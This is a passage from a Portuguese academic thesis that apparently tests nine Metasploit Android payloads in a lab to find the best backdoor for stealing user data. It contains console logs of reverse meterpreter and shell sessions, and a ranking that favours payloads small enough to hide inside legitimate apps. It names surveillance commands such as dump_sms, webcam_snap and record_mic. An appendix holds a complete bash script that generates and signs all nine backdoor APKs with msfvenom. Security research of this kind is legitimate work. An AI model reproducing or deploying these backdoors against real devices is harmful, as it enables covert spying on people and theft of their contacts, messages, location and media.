-rw-r--r-- 1 root root 14397 ago 14 01:05 backdoor8h.apk
-rw-r--r-- 1 root root 14370 ago 14 01:06 backdoor9i.apk
root@kali2:~/TCC# █
```

FONTE: Próprio Autor (2017)

Em seguida, os *backdoors* foram enviados para o dispositivo *android*, instalados e executados, para que fosse possível identificar qual deles seria o melhor para realizar um ataque a fim de obter informações. Os itens a seguir, detalham a execução de cada *backdoor* no dispositivo.

3.1 PAYLOAD ANDROID/METERPRETER/REVERSE_TCP

O primeiro *payload* utilizado foi o *android/meterpreter/reverse_tcp*. Este *payload* possui um *stage*, que é o *meterpreter*, e um *stager*, que é o *reverse_tcp*. A execução do script *payloadgenerator.sh* gerou um *backdoor* de 14161 bytes, como

pode ser visto na figura 37.

Primeiramente, o *backdoor* realizou uma conexão reversa via protocolo tcp na porta 4441 e, em seguida, envia o *stage*, neste caso o *meterpreter*, para que o atacante tenha acesso ao *shell meterpreter* e possa utilizar os comandos disponíveis nele, como pode ser visto na figura 38. Aberta a sessão do *meterpreter*, foi possível realizar todos os comandos demonstrados no capítulo anterior.

Figura 38 – backdoor1

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.89.102:4441
[*] Sending stage (70028 bytes) to 192.168.89.101
[*] Meterpreter session 1 opened (192.168.89.102:4441 -> 192.168.89.101:44420) at 2018-08-16 18:19:23 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.0 - Linux 3.18.31-perf-gf055b2e-00107-g516eb24 (armv7l)
Meterpreter  : dalvik/android
meterpreter > █
```

FONTE: Próprio Autor (2017)

3.2 PAYLOAD ANDROID/METERPRETER/REVERSE_HTTP

O segundo payload utilizado foi o android/meterpreter/reverse_http. Este *payload* possui um *stage*, que é o *meterpreter*, e um *stager*, que é o *reverse_http*. A execução do script *payloadgenerator.sh* gerou um *backdoor* de 14256 bytes, alguns bytes maior que o *backdoor* anterior.

Semelhante ao item anterior, o *backdoor* realizou uma conexão reversa via protocolo http na porta 4442 e, em seguida, envia o *stage*, neste caso o *meterpreter*, para que o atacante tenha acesso ao *shell meterpreter*, como pode ser visto na figura 39. Aberta a sessão do *meterpreter*, foi possível realizar todos os comandos demonstrados no capítulo anterior.

Figura 39 – backdoor2

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.89.102:4442
[*] http://192.168.89.102:4442 handling request from 192.168.89.100; (UUID: ocz5ly3f) Staging dalvik payload (70561 bytes) ...
[*] Meterpreter session 6 opened (192.168.89.102:4442 -> 192.168.89.100:43959) at 2018-08-16 17:21:17 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.0 - Linux 3.18.31-perf-gf055b2e-00107-g516eb24 (armv7l)
Meterpreter  : dalvik/android
meterpreter > █
```

FONTE: Próprio Autor (2017)

Este *backdoor* apresentou uma diferença em relação aos que utilizam outros protocolos. Quando o alvo acessa o endereço `http://192.168.89.102:4442` em seu browser, ele permite que o atacante obtenha informações sobre o dispositivo como o sistema operacional, marca e modelo do aparelho e algumas informações do *user agent*, como mostra a figura 40.

Figura 40 – user agent

```
msf exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://192.168.89.102:4442
[*] http://192.168.89.102:4442 handling request from 192.168.89.100; (UUID: jlluukaf) Unknown request to with UA 'Mozilla/5.0 (Linux; Android 7.0; Moto G (5) Plus Build/NPNS25.137-92-14) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.91 Mobile Safari/537.36'
[*] http://192.168.89.102:4442 handling request from 192.168.89.100; (UUID: jlluukaf) Unknown request to /favico.nico with UA 'Mozilla/5.0 (Linux; Android 7.0; Moto G (5) Plus Build/NPNS25.137-92-14) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.91 Mobile Safari/537.36'
```

FONTE: Próprio Autor (2017)

3.3 PAYLOAD ANDROID/METERPRETER/REVERSE_HTTPS

O terceiro payload utilizado foi o `android/meterpreter/reverse_https`. Este *payload* possui um *stage*, que é o *meterpreter*, e um *stager*, que é o *reverse_https*. A execução do script `payloadgenerator.sh` gerou um *backdoor* de 14256 bytes, alguns bytes maior que os *backdoors* anteriores.

Semelhante ao item anterior, o *backdoor* realizou uma conexão reversa via protocolo `https` na porta 4443 e, em seguida, envia o *stage*, neste caso o *meterpreter*, para que o atacante tenha acesso ao *shell meterpreter*, como pode ser visto na figura 41. Aberta a sessão do *meterpreter*, foi possível realizar todos os comandos demonstrados no capítulo anterior.

Figura 41 – backdoor3

```
msf exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.89.102:4443
[*] https://192.168.89.102:4443 handling request from 192.168.89.100; (UUID: yqluqq3i) Staging dalvik payload (70561 bytes) ...
[*] Meterpreter session 7 opened (192.168.89.102:4443 -> 192.168.89.100:46785) at 2018-08-16 17:27:31 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.0 - Linux 3.18.31-perf-gf055b2e-00107-g516eb24 (armv7l)
Meterpreter  : dalvik/android
meterpreter > █
```

FONTE: Próprio Autor (2017)

Apesar de tratar-se também de um protocolo web, ao utilizar o `https` para a

conexão reversa, este *backdoor* não permite a obtenção de informações do alvo caso o mesmo acesse o endereço da conexão (<https://192.168.89.102:4443>), uma vez que é necessário um certificado válido para que seja possível estabelecer uma conexão, como mostra a figura 42.

Figura 42 – https:4443



FONTE: Próprio Autor (2017)

3.4 PAYLOAD ANDROID/METERPRETER_REVERSE_TCP

O quarto payload utilizado foi o *android/meterpreter_reverse_tcp*. Este é um *payload* do tipo *single*, ou seja, não possui um *stage* nem um *stager*. A execução do script *payloadgenerator.sh* gerou um *backdoor* de 76497 bytes, consideravelmente maior que os *backdoors* anteriores.

Neste caso, o *backdoor* realizou uma conexão reversa via protocolo *tcp* na porta 4444 e já abre uma sessão *meterpreter*. Isto ocorre pois *backdoor* já contém o *meterpreter*, não sendo necessário enviá-lo, diferentemente dos 3 *backdoors* anteriores, como pode ser visto na figura 43. Aberta a sessão do *meterpreter*, foi possível realizar todos os comandos demonstrados no capítulo anterior.

Figura 43 – backdoor4

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.89.102:4444
[*] Meterpreter session 8 opened (192.168.89.102:4444 -> 192.168.89.100:40303) at 2018-08-16 17:31:45 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.0 - Linux 3.18.31-perf-gf055b2e-00107-g516eb24 (armv7l)
Meterpreter  : dalvik/android
meterpreter >
```

FONTE: Próprio Autor (2017)

3.5 PAYLOAD ANDROID/METERPRETER_REVERSE_HTTP

O quinto payload utilizado foi o android/meterpreter_reverse_http. Este é um *payload* do tipo single, ou seja, não possui um *stage* nem um *stager*. A execução do script *payloadgenerator.sh* gerou um *backdoor* de 76782 bytes, alguns bytes maior que o *backdoor* anterior.

Semelhante ao anterior, o *backdoor* realizou uma conexão reversa via protocolo http na porta 4445 e já abre uma sessão *meterpreter*, como pode ser visto na figura 44. Aberta a sessão do *meterpreter*, foi possível realizar todos os comandos demonstrados no capítulo anterior.

Figura 44 – backdoor5

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.89.102:4445
[*] http://192.168.89.102:4445 handling request from 192.168.89.100; (UUID: q25fs6l5) Attaching orphaned/stageless session...
[*] Meterpreter session 9 opened (192.168.89.102:4445 -> 192.168.89.100:41585) at 2018-08-16 17:37:56 -0400

meterpreter > sysinfo
Computer      : localhost
OS           : Android 7.0 - Linux 3.18.31-perf-gf055b2e-00107-g516eb24 (armv7l)
Meterpreter  : dalvik/android
meterpreter >
```

FONTE: Próprio Autor (2017)

Assim como o backdoor 2, este permite o acesso às informações como o sistema operacional, marca e modelo do aparelho e alguns dados do user agent, caso o alvo acesse o endereço da conexão reversa http:192.168.89.102:4445, como mostra a figura 45.

Figura 45 – user agent 2

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.89.102:4445
[*] http://192.168.89.102:4445 handling request from 192.168.89.100; (UUID: 6xiybbwd) Unknown request to with UA 'Mozilla/5.0 (Linux; Android 7.0; Moto G (5) Plus Build/NPNS25.137-92-14) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.91 Mobile Safari/537.36'
[*] http://192.168.89.102:4445 handling request from 192.168.89.100; (UUID: 6xiybbwd) Unknown request to /favicon.ico with UA 'Mozilla/5.0 (Linux; Android 7.0; Moto G (5) Plus Build/NPNS25.137-92-14) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.91 Mobile Safari/537.36'
```

FONTE: Próprio Autor (2017)

3.6 PAYLOAD ANDROID/METERPRETER_REVERSE_HTTPS

O sexto payload utilizado foi o `android/meterpreter_reverse_https`. Este é um *payload* do tipo *single*, ou seja, não possui um *stage* nem um *stager*. A execução do script `payloadgenerator.sh` gerou um *backdoor* de 76625 bytes, alguns bytes menor que o *backdoor* anterior.

Semelhante aos dois anteriores, o *backdoor* realizou uma conexão reversa via protocolo `https` na porta 4446 e já abre uma sessão *meterpreter*, como pode ser visto na figura 46. Aberta a sessão do *meterpreter*, foi possível realizar todos os comandos demonstrados no capítulo anterior.

Figura 46 – backdoor6

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.89.102:4446
[*] https://192.168.89.102:4446 handling request from 192.168.89.100; (UUID: yvulyji8) Attaching orphaned/stageless session...
[*] Meterpreter session 10 opened (192.168.89.102:4446 -> 192.168.89.100:40518) at 2018-08-16 17:42:36 -0400

meterpreter > sysinfo
Computer      : localhost
OS            : Android 7.0 - Linux 3.18.31-perf-gf055b2e-00107-g516eb24 (armv7l)
Meterpreter  : dalvik/android
meterpreter >
```

FONTE: Próprio Autor (2017)

Da mesma forma que o *backdoor 3*, apesar de usar o protocolo `https`, caso o endereço da conexão (`https://192.168.89.102:4446`) seja acessado via browser, não será estabelecida uma conexão, pois não há um certificado válido.

3.7 PAYLOAD ANDROID/SHELL/REVERSE_TCP

O sétimo payload utilizado foi o `android/shell/reverse_tcp`. Este *payload* possui um *stage*, que é o *shell*, e um *stager*, que é o *reverse_tcp*. A execução do

script *payloadgenerator.sh* gerou um *backdoor* de 14154 bytes, tamanho semelhante aos 3 primeiros *backdoors*.

Neste caso, o *backdoor* realizou uma conexão reversa via protocolo tcp na porta 4447 e, em seguida, enviou o *stage*, neste caso o *shell*, para que o atacante tenha acesso ao *shell* da máquina do alvo, como pode ser visto na figura 47. Aberta a sessão do *command shell*, é possível realizar comandos no dispositivo android alvo. Foram utilizados apenas os comandos `whoami` e `pwd` para fins de teste.

Figura 47 – backdoor7

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.89.102:4447
[*] Sending stage (1885 bytes) to 192.168.89.101
[*] Command shell session 2 opened (192.168.89.102:4447 -> 192.168.89.101:48982) at 2018-08-16 18:23:01 -0400

whoami
u0_a217
pwd
/
```

FONTE: Próprio Autor (2017)

3.8 PAYLOAD ANDROID/SHELL/REVERSE_HTTP

O oitavo payload utilizado foi o *android/shell/reverse_http*. Este *payload* possui um *stage*, que é o *shell*, e um *stager*, que é o *reverse_http*. A execução do script *payloadgenerator.sh* gerou um *backdoor* de 14397 bytes, tamanho semelhante ao *backdoor* anterior.

O *backdoor* realizou uma conexão reversa via protocolo http na porta 4448 e, em seguida, enviou o *stage*, neste caso o *shell*, para que o atacante tenha acesso ao *shell* da máquina do alvo, como pode ser visto na figura 48. Aberta a sessão do *command shell*, é possível realizar comandos no dispositivo *android* alvo. No entanto, nenhum comando executado apresentou resultado, impossibilitando a obtenção informações do dispositivo.

Figura 48 – backdoor8

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.89.102:4448
[*] http://192.168.89.102:4448 handling request from 192.168.89.100; (UUID: fc809ffe) Staging dalvik payload (1885 bytes) ...
[*] Command shell session 13 opened (192.168.89.102:4448 -> 192.168.89.100:39932) at 2018-08-16 17:50:40 -0400

whoami
pwd
ls
uname -a
```

FONTE: Próprio Autor (2017)

Assim como os backdoors 2 e 5, este permite o acesso às informações como o sistema operacional, marca e modelo do aparelho e alguns dados do user agent, caso o alvo acesse o endereço da conexão reversa `http:192.168.89.102:4448`, como mostra a figura 49.

Figura 49 – user agent 3

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.89.102:4448
[*] http://192.168.89.102:4448 handling request from 192.168.89.100; (UUID: a8e4wvxm) Unknown request to with UA 'Mozilla/5.0 (Linux; Android 7.0; Moto G (5) Plus Build/NPNS25.137-92-14) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.91 Mobile Safari/537.36'
[*] http://192.168.89.102:4448 handling request from 192.168.89.100; (UUID: a8e4wvxm) Unknown request to /favicon.ico with UA 'Mozilla/5.0 (Linux; Android 7.0; Moto G (5) Plus Build/NPNS25.137-92-14) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.91 Mobile Safari/537.36'
```

FONTE: Próprio Autor (2017)

3.9 PAYLOAD ANDROID/SHELL/REVERSE_HTTPS

O último payload utilizado foi o `android/shell/reverse_https`. Este *payload* possui um *stage*, que é o *shell*, e um *stager*, que é o *reverse_https*. A execução do script `payloadgenerator.sh` gerou um *backdoor* de 14370 bytes, tamanho semelhante aos 2 *backdoors* anteriores.

O *backdoor* realizou uma conexão reversa via protocolo `https` na porta 4449 e, em seguida, enviou o *stage*, neste caso o *shell*, para que o atacante tenha acesso ao *shell* da máquina do alvo, como pode ser visto na figura 50. Aberta a sessão do *command shell*, qualquer comando executado resultava no fechamento da sessão.

Figura 50 – backdoor 9

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.89.102:4449
[*] https://192.168.89.102:4449 handling request from 192.168.89.100; (UUID: tqm7lsmd) Staging dalvik payload (1885 bytes) ...
[*] Command shell session 14 opened (192.168.89.102:4449 -> 192.168.89.100:39211) at 2018-08-16 17:53:14 -0400

whoami
[*] 192.168.89.100 - Command shell session 14 closed.
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.89.102:4449
[*] https://192.168.89.102:4449 handling request from 192.168.89.100; (UUID: hk77hana) Staging dalvik payload (1885 bytes) ...
[*] Command shell session 15 opened (192.168.89.102:4449 -> 192.168.89.100:39328) at 2018-08-16 17:53:42 -0400

pwd
[*] 192.168.89.100 - Command shell session 15 closed.
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.89.102:4449
[*] https://192.168.89.102:4449 handling request from 192.168.89.100; (UUID: ve35jyts) Staging dalvik payload (1885 bytes) ...
[*] Command shell session 16 opened (192.168.89.102:4449 -> 192.168.89.100:39431) at 2018-08-16 17:54:06 -0400

ls
[*] 192.168.89.100 - Command shell session 16 closed.
msf exploit(multi/handler) >
```

FONTE: Próprio Autor (2017)

Da mesma forma que os backdoors 3 e 6, apesar de usar o protocolo https, caso o endereço da conexão (https://192.168.89.102:4449) seja acessado via browser, não será estabelecida uma conexão, pois não há um certificado válido.

4 ANÁLISE DOS RESULTADOS

Primeiramente, observou-se que os *backdoors* 8 e 9 não atingiram o resultado esperado, pois não possibilitaram nenhuma forma de obtenção de informação do usuário. O *backdoor* 8 estabelecia uma conexão, porém os comandos executados não geravam nenhum resultado. O *backdoor* 9 também estabelecia a conexão, porém a sessão do *shell* era encerrada assim que era executado qualquer comando.

Em relação ao tamanho, os *backdoors* 1, 2, 3, 7, 8 e 9 são menores, possuem aproximadamente 14 kbytes e os *backdoors* 4, 5 e 6 são um pouco maiores, possuindo aproximadamente 76 kbytes. Isto se deve ao fato destes 3 últimos serem formados por *payloads* do tipo single, ou seja, já contém um tipo de shell, enquanto os outros 6 *backdoors* enviam o shell após o estabelecimento da conexão. Entretanto, estes tamanhos são extremamente pequenos quando comparados aos tamanhos de aplicativos comuns como Waze, Instagram e Whatsapp que possuem respectivamente 106 Mbytes, 91,83 Mbytes e 47,56 Mbytes.

Em relação ao protocolo utilizado, os *backdoors* 1, 4 e 7 utilizavam apenas o tcp, os *backdoors* 2, 5 e 8 utilizavam http e os *backdoors* 3, 6 e 9 utilizavam https. A utilização do protocolo http apresentou uma diferença em relação aos demais, a possibilidade obter informações sobre o sistema operacional, marca e modelo do aparelho e algumas informações do *user agent*. Tais informações permitiriam a realização de outros tipos de ataques, explorando vulnerabilidades da marca, modelo ou até mesmo do navegador da vítima.

Em relação ao shell utilizado, verificou-se que os *backdoors* 1, 2, 3, 4, 5 e 6 utilizavam o meterpreter e os *backdoors* 7, 8 e 9 utilizavam apenas o shell. Observou-se que a utilização do meterpreter foi muito mais eficiente na obtenção de informações do usuário, uma vez que já dispõe de uma série de comandos para tal finalidade como `dump_contacts`, `dump_sms`, `dump_callog`, `send_sms`, `geolocate`, `webcam_snap`, `webcam_stream`, `record_mic`, entre outros. As informações disponibilizadas por estes comandos seriam muito mais difíceis de serem obtidas quando se fosse utilizado o shell comum. Além disso, os *backdoors* que utilizam o meterpreter podem acessar o shell do dispositivo utilizando o comando `shell`.

Quanto à estabilidade da conexão, todos os *backdoors* apresentaram uma conexão estável, permanecendo conectado por mais de 20 minutos, tempo

suficiente para a obtenção das informações disponíveis.

Quando ao tipo de payload utilizado, verificou-se que os backdoors 1, 2, e 3 utilizam o *meterpreter* como *stage*, os backdoors 4, 5 e 6 são do tipo *single* e os backdoors 7, 8 e 9 utilizam o *shell* como *stage*. Os *backdoors staged*, por apresentarem menor tamanho, seriam mais discretos quando utilizados embutidos em aplicativos originais, pois modificariam menos seu tamanho inicial.

Por fim, identificou-se que o backdoor 2, criado com o payload `android/meterpreter/reverse_http`, foi o melhor para a obtenção de informações do usuário. Este backdoor apresentou conexão estável, tamanho reduzido, utiliza o *meterpreter*, é do tipo *staged* e utiliza o protocolo `http`. O tamanho reduzido favorece a utilização embutida em um aplicativo original e a utilização do protocolo `http` permite a obtenção da marca e modelo do aparelho e o `user agent`, o que torna este payload melhor que os demais por fornecer mais informações.

5 CONCLUSÃO

Este trabalho teve por objetivo a identificação do melhor *payload* para *Android*, disponível pelo Metasploit Framework, para a criação de um backdoor a fim de se obter informações do usuário de um dispositivo móvel *Android*.

Inicialmente, foram explicados conceitos importantes do *Metasploit Framework* como exploit, payload e listener, em seguida, apresentadas o *Msfconsole* e o *Msfvenom*. Após isso, foi realizada demonstração da geração do *backdoor* com o *Msfvenom*, a assinatura do backdoor, o estabelecimento da conexão reversa e obtenção das informações disponíveis.

Mostraram-se as informações do usuário que podem ser acessadas após o estabelecimento da conexão, tais como imagens e vídeos da câmera, *screenshots*, *downloads*, mensagens de texto, relação de contatos, geolocalização, todas as mídias do aplicativo *WhatsApp*, além de permitir tirar fotos com a câmera do dispositivo, gravar áudios e realizar streaming de vídeo.

Concluiu-se que o melhor payload para *Android*, disponível pelo Metasploit Framework, é o payload *android/meterpreter/reverse_http*, pois apresentou conexão estável, tamanho reduzido, utiliza o *meterpreter*, é do tipo *staged* e utiliza o protocolo *http*. O fato de ter um tamanho reduzido favorece a utilização embutida em um aplicativo original e a utilização do protocolo *http* permite a obtenção da marca e modelo do aparelho e o *user agent*, o que torna este payload melhor que os demais por fornecer mais informações.

Apesar de ser possível a obtenção de várias informações do usuário, não foi possível obter o privilégio de usuário *root* do dispositivo, limitando a possibilidade de comandos a serem executados e diminuindo a quantidade de informações a serem extraídas.

Desta forma, como sugestão para trabalhos futuros, recomenda-se que seja realizada a obtenção da persistência da sessão do *meterpreter* e obtida as permissões de usuário *root* através da escalação de privilégios, a fim de obter mais informações do usuário, como histórico de navegação do browser e senhas salvas no dispositivo, por exemplo.

REFERÊNCIAS BIBLIOGRÁFICAS

CANAL TECH. Android supera Windows como Sistema operacional mais usado do mundo. **Canal Tech**, 2017. Disponível em:
< <https://canaltech.com.br/android/android-supera-windows-como-sistema-operacional-mais-usado-do-mundo-91596/>>. Acesso em: 10 ago. 2018.

CANAL TECH. Oficial – Nougat é a versão do Android mais utilizada no mundo. **Canal Tech**, 2018. Disponível em:
< <https://canaltech.com.br/android/oficial-nougat-e-a-versao-do-android-mais-utilizada-no-mundo-107832/>>. Acesso em: 11 ago. 2018.

DRAKE, Joshua J. et al. **Android Hacker's Handbook**. Indianapolis: John Wiley & Sons, 2014.

ELENKOV, Nikolay. **Android Security Internals**: an in-depth guide to android's security architecture. San Francisco: No Starch Press, 2015.

ENGBRETSON, Patrick. **Introdução ao Hacking e aos Testes de Invasão**: facilitando o hacking ético e os testes de invasão. São Paulo: Novatec, 2014.

GUENVEUR, L. Apple é a principal marca de smartphone nos EUA e Reino Unido. **Kantar Brasil Insights**, [S.l.], 08 mar. 2017. Disponível em:
<<http://br.kantar.com/tecnologia/m%C3%B3vel/2017/fevereiro-comtech-smartphone-dados-ios-android-market-share/>>. Acesso em: 16 set. 2017.

GUPTA, Aditya. **Learning Pentesting for Android Devices**: a practical guide to learning penetration testing for android devices and applications. Birmingham: Packet Publishing, 2014.

KENNEDY, David. et al. **Metasploit**: the penetration tester's guide. San Francisco: No Starch Press, 2011

WATSON, Gavin; MASON, Andrew; ACKROYD, Richard. **Social Engineering Penetration Testing**: executing social engineering pen tests, assessments and defense. Oxford: Elsevier, 2014

WEIDMAN, Georgia. **Testes de Invasão**: uma introdução prática ao hacking. São Paulo: Novatec, 2014.

APÊNDICE 1

Script para criação de *backdoor* para dispositivo *android*

```
#!/bin/bash

echo "Script para geração de backdoors para Android"
echo " "
echo "Digite a opção de payload desejada:"
echo "A - android/meterpreter/reverse_tcp"
echo "B - android/meterpreter/reverse_http"
echo "C - android/meterpreter/reverse_https"
echo "D - android/meterpreter_reverse_tcp"
echo "E - android/meterpreter_reverse_http"
echo "F - android/meterpreter_reverse_https"
echo "G - android/shell/reverse_tcp"
echo "H - android/shell/reverse_http"
echo "I - android/shell/reverse_https"

echo " "
read var
echo " "

case $var in
A)
msfvenom --platform android -p android/meterpreter/reverse_tcp
lhost=192.168.89.102 lport=4441 R > /root/TCC/backdoor1.apk;
keytool -genkey -v -keystore chavel.keystore -alias apk1 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sialg SHA1withRSA -digestalg SHA1 -keystore chavel.keystore backdoor1.apk
apk1;
jarsigner -verify -certs /root/TCC/backdoor1.apk;
zipalign -v 4 backdoor1.apk backdoor1a.apk;
;;
B)
msfvenom --platform android -p android/meterpreter/reverse_http
lhost=192.168.89.102 lport=4442 R > /root/TCC/backdoor2.apk;
keytool -genkey -v -keystore chave2.keystore -alias apk2 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sialg SHA1withRSA -digestalg SHA1 -keystore chave2.keystore backdoor2.apk
```

```
apk2;
jarsigner -verify -certs /root/TCC/backdoor2.apk;
zipalign -v 4 backdoor2.apk backdoor2b.apk;
;;
C)
msfvenom --platform android -p android/meterpreter/reverse_https
lhost=192.168.89.102 lport=4443 R > /root/TCC/backdoor3.apk;
keytool -genkey -v -keystore chave3.keystore -alias apk3 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sialg SHA1withRSA -digestalg SHA1 -keystore chave3.keystore backdoor3.apk
apk3;
jarsigner -verify -certs /root/TCC/backdoor3.apk;
zipalign -v 4 backdoor3.apk backdoor3c.apk;
;;
D)
msfvenom --platform android -p android/meterpreter_reverse_tcp
lhost=192.168.89.102 lport=4444 R > /root/TCC/backdoor4.apk;
keytool -genkey -v -keystore chave4.keystore -alias apk4 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sialg SHA1withRSA -digestalg SHA1 -keystore chave4.keystore backdoor4.apk
apk4;
jarsigner -verify -certs /root/TCC/backdoor4.apk;
zipalign -v 4 backdoor4.apk backdoor4d.apk;
;;
E)
msfvenom --platform android -p android/meterpreter_reverse_http
lhost=192.168.89.102 lport=4445 R > /root/TCC/backdoor5.apk;
keytool -genkey -v -keystore chave5.keystore -alias apk5 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sialg SHA1withRSA -digestalg SHA1 -keystore chave5.keystore backdoor5.apk
apk5;
jarsigner -verify -certs /root/TCC/backdoor5.apk;
zipalign -v 4 backdoor5.apk backdoor5e.apk;
;;
F)
msfvenom --platform android -p android/meterpreter_reverse_https
lhost=192.168.89.102 lport=4446 R > /root/TCC/backdoor6.apk;
keytool -genkey -v -keystore chave6.keystore -alias apk6 -keyalg RSA
```

```

-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sigalg SHA1withRSA -digestalg SHA1 -keystore chave6.keystore backdoor6.apk
apk6;
jarsigner -verify -certs /root/TCC/backdoor6.apk;
zipalign -v 4 backdoor6.apk backdoor6f.apk;
;;
G)
msfvenom --platform android -p android/shell/reverse_tcp
lhost=192.168.89.102 lport=4447 R > /root/TCC/backdoor7.apk;
keytool -genkey -v -keystore chave7.keystore -alias apk7 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sigalg SHA1withRSA -digestalg SHA1 -keystore chave7.keystore backdoor7.apk
apk7;
jarsigner -verify -certs /root/TCC/backdoor7.apk;
zipalign -v 4 backdoor7.apk backdoor7g.apk;
;;
H)
msfvenom --platform android -p android/shell/reverse_http
lhost=192.168.89.102 lport=4448 R > /root/TCC/backdoor8.apk;
keytool -genkey -v -keystore chave8.keystore -alias apk8 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sigalg SHA1withRSA -digestalg SHA1 -keystore chave8.keystore backdoor8.apk
apk8;
jarsigner -verify -certs /root/TCC/backdoor8.apk;
zipalign -v 4 backdoor8.apk backdoor8h.apk;
;;
I)
msfvenom --platform android -p android/shell/reverse_https
lhost=192.168.89.102 lport=4449 R > /root/TCC/backdoor9.apk;
keytool -genkey -v -keystore chave9.keystore -alias apk9 -keyalg RSA
-keysize 2048 -validity 10000;
jarsigner -tsa http://sha256timestamp.ws.symantec.com/sha256/timestamp
-sigalg SHA1withRSA -digestalg SHA1 -keystore chave9.keystore backdoor9.apk
apk9;
jarsigner -verify -certs /root/TCC/backdoor9.apk;
zipalign -v 4 backdoor9.apk backdoor9i.apk;
;;
*)

```

```
echo "erro";  
;;  
esac
```